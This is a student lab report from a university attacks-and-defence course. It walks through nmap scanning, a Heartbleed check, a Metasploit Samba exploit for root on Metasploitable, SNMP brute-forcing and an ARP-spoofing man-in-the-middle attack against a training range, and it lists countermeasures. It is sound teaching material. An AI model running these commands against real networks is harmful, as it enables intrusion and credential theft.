TALLINNA TEHNIKAÜLIKOOL
TALLINN UNIVERSITY OF TECHNOLOGY

Tallinn University of Technology

Faculty of Information Technology

IT Systems Attacks and Defence

ITC 8070

Submitted to: Olaf Maennel / Ragnar Rattas

Submitted by: Aditya Raj Das

Student code : 156338 ivcm

CMA "sad338"

2016

Table of Contents

LAB 1 Network Scanning

Task 1

Question:

The hosts in USMOSC domain usmosc.ex belong to the subnet 10.240.81.0/25 (10.240.81.1-126). Identify all alive hosts in this subnet and create a file with the list of their IP addresses. For the following tasks you can limit the scans to that list of IPs. There are exactly 14 active hosts in the range 10.240.81.1 - 10.240.81.126.

Note that if no host discovery options are given, Nmap sends an ICMP echo request, a TCP SYN packet to port 443, a TCP ACK packet to port 80, and an ICMP timestamp request (-PE -PS443 -PA80 -PP options). Often this is not enough to find all alive hosts as the firewalls may block these requests. To be successful in this task, run the host discovery scan by using ICMP and TCP ping sending ICMP ECHO REQUESTs and TCP SYN packets to ports 21, 22, 25, 80, 443, 445, 5222, 6667, 3389 and 8080.

Identify the IP addresses of all 14 hosts that are up. Submit the list of alive IPs starting from the smallest and separated by single space as an answer to the task. For instance, if you think 10.240.81.16, 10.240.81.14, and 10.240.81.18 are alive then submit a string "10.240.81.14 10.240.81.16 10.240.81.18" as an answer (without the quotes).

Solution:

Run nmap tool on kali linux VM termial with below command
Below command will output the result in file hostsup1 and use cat or any txt editor command to view file.

nmap -sn -sP -PS21,22,25,80,443,445,5222,6667,3389,8080 10.240.81.1/25 >hostsup1

cat hostsup1

```
Starting Nmap 7.30 ( https://nmap.org ) at 2016-11-01 01:04 EET
Nmap scan report for www.usmosc.ex (10.240.81.3)
Host is up (0.00057s latency).
Nmap scan report for test.usmosc.ex (10.240.81.5)
Host is up (0.00052s latency).
Nmap scan report for 10.240.81.12
Host is up (0.00045s latency).
Nmap scan report for ns1.usmosc.ex (10.240.81.15)
```

Host is up (0.00047s latency).
Nmap scan report for ns2.usmosc.ex (10.240.81.16)
Host is up (0.00056s latency).
Nmap scan report for portal.usmosc.ex (10.240.81.28)
Host is up (0.00039s latency).
Nmap scan report for mail.usmosc.ex (10.240.81.32)
Host is up (0.00034s latency).
Nmap scan report for w1.usmosc.ex (10.240.81.36)
Host is up (0.00040s latency).
Nmap scan report for chat.usmosc.ex (10.240.81.42)
Host is up (0.00039s latency).
Nmap scan report for box.usmosc.ex (10.240.81.47)
Host is up (0.00043s latency).
Nmap scan report for cms.usmosc.ex (10.240.81.48)
Host is up (0.00090s latency).
Nmap scan report for 10.240.81.50
Host is up (0.00056s latency).
Nmap scan report for 10.240.81.62
Host is up (0.00040s latency).
Nmap scan report for w2.usmosc.ex (10.240.81.66)
Host is up (0.00078s latency).
Nmap done: 128 IP addresses (14 hosts up) scanned in 4.10 seconds

Answer is :

10.240.81.3 10.240.81.5 10.240.81.12 10.240.81.15 10.240.81.16 10.240.81.28 10.240.81.32 10.240.81.36 10.240.81.42 10.240.81.47 10.240.81.48 10.240.81.50 10.240.81.62 10.240.81.66

Task 2

Question:

There is only one host in the usmosc.ex domain that is running FreeBSD operating system. Scan more thoroughly all the alive hosts you identified during previous task. Switch on OS fingerprinting functionality of the scanner and find the box with BSD.

In case you are using nmap do not forget to use -Pn switch to treat all hosts as online. This is required even if the targets are specified by IP addresses in file (-iL).

Submit the IP address of the host running FreeBSD as an answer to this task.

NB! Do not try just to guess IP addresses because your score will be zeroed after 3 wrong attempts.

Solution:

Run nmap on Vm with created file in task1 to find answer.
For this we can use many alternative commands to find the OS , below I have used two commands.

1. nmap -Pn -O -iL hostsup1

```
Nmap scan report for box.usmosc.ex (10.240.81.47)
Host is up (0.0017s latency).
Not shown: 999 filtered ports
PORT     STATE SERVICE
8080/tcp open  http-proxy
Warning: OSScan results may be unreliable because we could not find at least 1 o
pen and 1 closed port
Device type: general purpose
Running: FreeBSD 7.X|8.X
OS CPE: cpe:/o:freebsd:freebsd:7 cpe:/o:freebsd:freebsd:8
OS details: FreeBSD 7.1-RELEASE - 9.0-CURRENT
```

2. nmap -Pn -sV -O -v -iL hostsup1

```
Nmap scan report for box.usmosc.ex (10.240.81.47)
Host is up (0.0045s latency).
Not shown: 999 filtered ports
PORT     STATE SERVICE VERSION
8080/tcp open  http    lighttpd 1.4.32
Warning: OSScan results may be unreliable because we could not find at least 1 open and
1 closed port
Device type: general purpose
Running: FreeBSD 7.X|8.X
OS CPE: cpe:/o:freebsd:freebsd:7 cpe:/o:freebsd:freebsd:8
OS details: FreeBSD 7.1-RELEASE - 9.0-CURRENT
Uptime guess: 0.000 days (since Fri Dec 23 17:04:34 2016)
TCP Sequence Prediction: Difficulty=261 (Good luck!)
IP ID Sequence Generation: Incremental
```

comparing both , command 2 provides more information about the host.

-sV: Probe open ports to determine service/version info
-v : All version
-Pn: Treat all hosts as online – skip host discovery
-O: Enable OS detection

Answer is : **10.240.81.47**

Task 3

Question:


Locate a web server in 10.240.81.0/25 running an HTTPS service on port 443 that is vulnerable to Heartbleed bug.

Submit the IP address of the host vulnerable to Heartbleed an answer to this task.

Solution:

For this task we can take command from lecture slides and complete this task as below

nmap -p 443 --script ssl-heartbleed 10.240.81.0/25



Answer : **10.240.81.48**

Task 4

Question:

Find a host from network 10.240.81.0/25 which NetBIOS name is "METASPLOITABLE". This machine is full of vulnerabilities. Get root level access to it.

You will find the flag from file /root/flag.txt.

Solution:

To complete this task I found some usefull command from this link (http://superuser.com/questions/794912/nmap-scan-with-netbios-bonjour-name) and then nmap command was run .

nmap -sU -p 137,5353 --script nbstat 10.240.81.0/25

Starting Nmap 7.30 (https://nmap.org) at 2016-11-01 02:23 EET

Nmap scan report for 10.240.81.50
Host is up (0.00055s latency).
PORT STATE SERVICE
137/udp open netbios-ns
5353/udp closed zeroconf

Host script results:
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

Nmap done: 128 IP addresses (8 hosts up) scanned in 7.83 seconds


Above result show **10.240.81.50** host is METASPLOITABLE so now we will run msfconsole to exploit the host. For this I use below link to apply commands. (https://www.rapid7.com/db/modules/exploit/multi/samba/usermap_script)


run **msfconsole** from terminal
then use below cmd


```
msf > use exploit/multi/samba/usermap_script
    msf exploit(usermap_script) > show targets
        ...targets...

    msf exploit(usermap_script) > show options
    msf exploit(usermap_script) > set RHOST 10.240.81.50
    msf exploit(usermap_script) > exploit
```

type pwd
and locate flag.txt and view file
cat /root/flag.txt
9827864b7091133f0f3c8b58ca7acb58818fe03c)







Answer : **9827864b7091133fof3c8b58ca7acb58818fe03c**

Task 5

Question:

Find an OPEN HTTP proxy from the 10.240.81.0/25 network. By open we mean HTTP proxy that is configured to relay the requests from arbitrary IP addresses. It is not enough to have just the port open. Proxy must allow to use it from your Kali's IP to query for instance www.google.com.


Submit the IP address and the port number separated by colon as an answer to this task. E.g. 10.240.81.23:8888

Remark. The proxy is listening on one of the following ports: 3127, 3128, 8080, 8888. Nmap has a NSE script to make the task automatic.

Solution:

For this task we can take command from lecture slides and solve task as below:

nmap -Pn --script=http-open-proxy -p 3127,3128,8080,8888 -v -iL /root/hostsup1



Answer : **10.240.81.42**

Countermeasures :- The best defense for scanning is first of all to conduct your own scanning on your own network in order to disable not required services, to patch and harden the configuration. To use well-configured firewalls. For obscurity, to confuse and deceive attackers, it is useful to deploy honeypots/honeynets, to hide services behind uncommon ports, to modify the services welcoming banners, to harden OS and the OS version.

LAB 2 Enumeration

Task 1

Question:

Assume you have gained access to the internal LAN segment of USMOSC network. Your Kali VMs network interface eth2 is directly connected into that segment.

There is a machine running on that segment which is filtering IPv4 packets but not IPv6 packets. You can reach that system using the link local IPv6 address which is from subnet fe80::/64. The IPv6 address of that hosts contains a string "beef". Find that host from the network and identify on which port is the SSH server listening (it is not the default TCP:22).

Submit the flag you get from SSH server's banner as an answer to this task. The flag looks like an SHA1 hash.

Remark. Your Kali VM has many network interfaces and therefore many IPv6 link local addresses from fe80::1/64. You have to specify the interface for different utilities (like nmap or ssh) as otherwise your system does not know where to route them. Suppose you want to initiate an SSH connection to fe80::1:

Solution:

For solving this task, in lecture slide atk6 -alive tool was mentioned so we can use this tool to find host.

root@kali-09:~# atk6-alive6 eth2
Alive: fe80::12 [ICMP echo-reply]
Alive: fe80::11 [ICMP echo-reply]
Alive: fe80::beef:beef:beef:beef [ICMP echo-reply]

Scanned 1 address and found 3 systems alive


To check open port and services on host , I find some useful command from this link (https://www.garron.me/en/go2linux/which-service-or-program-listening-port.html)

sudo nmap -T Aggressive -A -v -6 fe80::beef:beef:beef:beef%eth2 -p 1-65000

Nmap scan report for fe80::beef:beef:beef:beef


Host is up (0.00038s latency).
Not shown: 64995 closed ports
PORT STATE SERVICE VERSION
111/tcp open rpcbind

11111/tcp open http nginx 1.2.1
22222/tcp open ftp vsftpd 2.3.5
|_ftp-anon: ERROR: Script execution failed (use -d to debug)
|_ftp-bounce: no banner
33445/tcp open ssh OpenSSH 6.0p1 Debian 4+deb7u2 (protocol 2.0)
43215/tcp open rpcbind
MAC Address: 00:50:56:9E:16:03 (Vmware)



Above , highlighted the open port for ssh is 33445 , now accessing host via ssh

ssh -6 root@fe80::beef:beef:beef:beef%eth2 -p 33445
The authenticity of host '[fe80::beef:beef:beef:beef%eth2]:33445 ([fe80::beef:beef:beef:beef %eth2]:33445)' can't be established.
ECDSA key fingerprint is SHA256:YgYkPmaZIspYnnfINwKw4wM+0Y1koudwDYfmMQjfWAQ.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[fe80::beef:beef:beef:beef%eth2]:33445' (ECDSA) to the list of known hosts.
The falg is: 1936b3978b33b6291a9d9699f98cb103b0070c698195beae230f6d18c21cbae1
root@fe80::beef:beef:beef:beef%eth2's password:
Permission denied, please try again.



Answer: 1936b3978b33b6291a9d9699f98cb103b0070c698195beae230f6d18c21cbae1

Counter measure for IPv6 scanning:-

- Always scan your own network , disable services not required , patch , harden configuration.
- Use well-configured firewalls.
- Detect scans

Task 2

Question:

Find the VPN server from the USMOSC external domain usmosc.ex and identify it's domain name. Note that the server may not have a PTR record configured.

Submit the fully qualified domain name of the VPN server as an answer to this task. The name has to be submitted without the trailing dot. For instance "vpn-gw.usmosc.ex" (and not "vpn-gw.usmosc.ex.")


Hint. Try zone transfer. If that fails use the the dictionary from https://storage.googleapis.com/google-code-archive-downloads/v2/code.google.com/dnsenum/dnsbig.txt, extract all names that contain string "vpn" and use a DNS enumeratation tool to brute-force with those strings.

Solution:

Similarly this task solution also can be done by help of lecture slide. So below command will accomplish the task.

root@kali-09:~# sudo dnsenum -f /usr/share/dnsrecon/dnsbig.txt usmosc.ex

dnsenum.pl VERSION:1.2.3



Answer : vpnlinux.usmosc.ex

Task 3

Question:

A lot of valuable information about the target system could be revealed by carelessly configured SNMP services. Find all hosts that are running an SNMP agent in network 10.240.81.0/25. As SNMP service will drop packets with the wrong community string your only option is a brute-force method.

Use SNMP to enumerate the usernames from Windows computer named ARIADNE.

Please note that there are multiple tools capable of performing this task but keep in mind that SNMP brute-forcing relies heavily on the dictionary that is being used. If you should fail with your first choice then also try other tools.

Submit the username starting with the letter "d" as an answer to this task.

Solution:

We can solve this task by using tool onesixtyone or metasploit .
To find snmp host with tool onesixtyone with below command.

```
root@kali-09:~# onesixtyone -c /usr/share/doc/onesixtyone/dict.txt -i livehost.txt
Scanning 24 hosts, 50 communities
10.240.81.15 [monitor] Linux dns1 3.2.0-68-generic-pae #102-Ubuntu SMP Tue Aug 12 22:23:54 UTC 2014 i686
10.240.81.36 [read-only] Hardware: x86 Family 6 Model 44 Stepping 2 AT/AT COMPATIBLE - Software: Windows 200
0 Version 5.1 (Build 2600 Uniprocessor Free)
10.240.81.66 [read-write] Hardware: Intel64 Family 6 Model 44 Stepping 2 AT/AT COMPATIBLE - Software: Window
s Version 6.2 (Build 9200 Multiprocessor Free)
root@kali-09:~#
```

But I use msf from terminal to accomplish the task.

Countermeasures:-

- Disable SNMP agents where possible
- use hard-to-guess community names
- SNMPv3 should be implemented if possible
- Give SNMP access only to need management agent.

```
msf > use auxiliary/scanner/snmp/snmp_login
msf auxiliary(snmp_login) > set RHOSTS 10.240.81.0/25
RHOSTS => 10.240.81.0/25
msf auxiliary(snmp_login) > run

[*] Scanned  13 of 128 hosts (10% complete)
[!] No active DB -- Credential data will not be saved!
[+] 10.240.81.15:161 - LOGIN SUCCESSFUL: monitor (Access level: read-only); Proof (sy
sDescr.0): Linux dns1 3.2.0-68-generic-pae #102-Ubuntu SMP Tue Aug 12 22:23:54 UTC 20
14 i686
[*] Scanned  26 of 128 hosts (20% complete)
[!] No active DB -- Credential data will not be saved!
[+] 10.240.81.36:161 - LOGIN SUCCESSFUL: read-only (Access level: read-only); Proof (
sysDescr.0): Hardware: x86 Family 6 Model 44 Stepping 2 AT/AT COMPATIBLE - Software:
Windows 2000 Version 5.1 (Build 2600 Uniprocessor Free)
[*] Scanned  39 of 128 hosts (30% complete)
[*] Scanned  52 of 128 hosts (40% complete)
[*] Scanned  64 of 128 hosts (50% complete)
[!] No active DB -- Credential data will not be saved!
[+] 10.240.81.66:161 - LOGIN SUCCESSFUL: read-write (Access level: read-write); Proof
 (sysDescr.0): Hardware: Intel64 Family 6 Model 44 Stepping 2 AT/AT COMPATIBLE - Soft
ware: Windows Version 6.2 (Build 9200 Multiprocessor Free)
[*] Scanned  77 of 128 hosts (60% complete)
[*] Scanned  90 of 128 hosts (70% complete)
[*] Scanned 103 of 128 hosts (80% complete)
[*] Scanned 116 of 128 hosts (90% complete)
[*] Scanned 128 of 128 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
msf auxiliary(snmp_login) > use auxiliary/scanner/snmp/snmp_enum
msf auxiliary(snmp_enum) > set COMMUNITY read-write
COMMUNITY => read-write
msf auxiliary(snmp_enum) > set rhosts 10.240.81.66
rhosts => 10.240.81.66
msf auxiliary(snmp_enum) > run

[+] 10.240.81.66, Connected.

[*] System information:

Host IP                     : 10.240.81.66
Hostname                    : ARIADNE
Description                 : Hardware: Intel64 Family 6 Model 44 Stepping 2 AT/AT
COMPATIBLE - Software: Windows Version 6.2 (Build 9200 Multiprocessor Free)
Contact                     : admin@usmosc.ex
Location                    : esx666.usmosc.ex
Uptime snmp                 : 62 days, 00:50:07.37
Uptime system               : 62 days, 00:56:37.15
System date                 : 2016-12-24 07:07:32.3

[*] User accounts:

["emma"]
["Admin"]
["Guest"]
["olivia"]
["sophia"]
["dorothy"]
["Administrator"]
```

Answer = dorothy

LAB 3 Man In The Middle Attacks

Task 1

Question:

The web site http://10.240.0.12 is used for hosting information about USMOSC internal projects. When trying to gain access, you will notice it is protected by HTTP Basic Authentication. The password is strong enough to render online brute-force attacks useless (sha256 hash is used as password). However, you could try ARP poisoning to sniff the traffic between the web server and an authenticated client. You have a previous knowledge that an employee sitting behind 10.240.0.11 may be regularly accessing the portal.

Obtain credentials for accessing http://10.240.0.12 and find the flag from the web site.


NB! Please note that http://10.240.0.12 is not directly accessible from your physical computer. Use browser on your Kali machine or SOCKS proxy through your Kali machine.

Also note that the password for accessing the site will look like SHA256 hash.

Solution:

From terminal follow below commands to find answer. Also reboot 10.240.0.11 ,10.240.0.12 VM
Steps in terminal :-
echo "1" > /proc/sys/net/ipv4/ip_forward
cat /proc/sys/net/ipv4/ip_forward
iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8880

terminal 1- arpspoof -i eth2 -t 10.240.0.11 10.240.0.12
terminal 2- arpspoof -i eth2 -t 10.240.0.12 10.240.0.11
terminal 3- ettercap -i eth2 -T -M arp //10.240.0.11/
keep track on terminal 3 as you can see user and pass to login to website.
After login you can see flag. Which is below as well.
Answer :



Task 2

Question:

The web server you were attacking during the previous task has actually another virtual host which could be accessed over HTTPS protocol: https://10.240.0.12 In case you do not have an authenticated session, you will be redirected on the login page of USMOSC Human Resource Management System.

You can use similar technique as for the previous task to gain access but it is slightly more complicated. Namely, the traffic between user's browser on 10.240.0.11 and the web server 10.240.0.12 is encrypted. Fortunately, the user is careless and accepts every SSL certificate "the server" provides.

Feel free to use your own tools to hack the HR system. For those who need some clues, the following steps may be beneficial:


* Eavesdrop the traffic between 10.240.0.11 and 10.240.0.12
  * Spoof the ARP tables to become MiTM
  * Forge the SSL certificate of the web server and provide it to the client instead of the real one
  * Decrypt, encrypt and forward the packets
  * One tool to do it all: **ettercap**
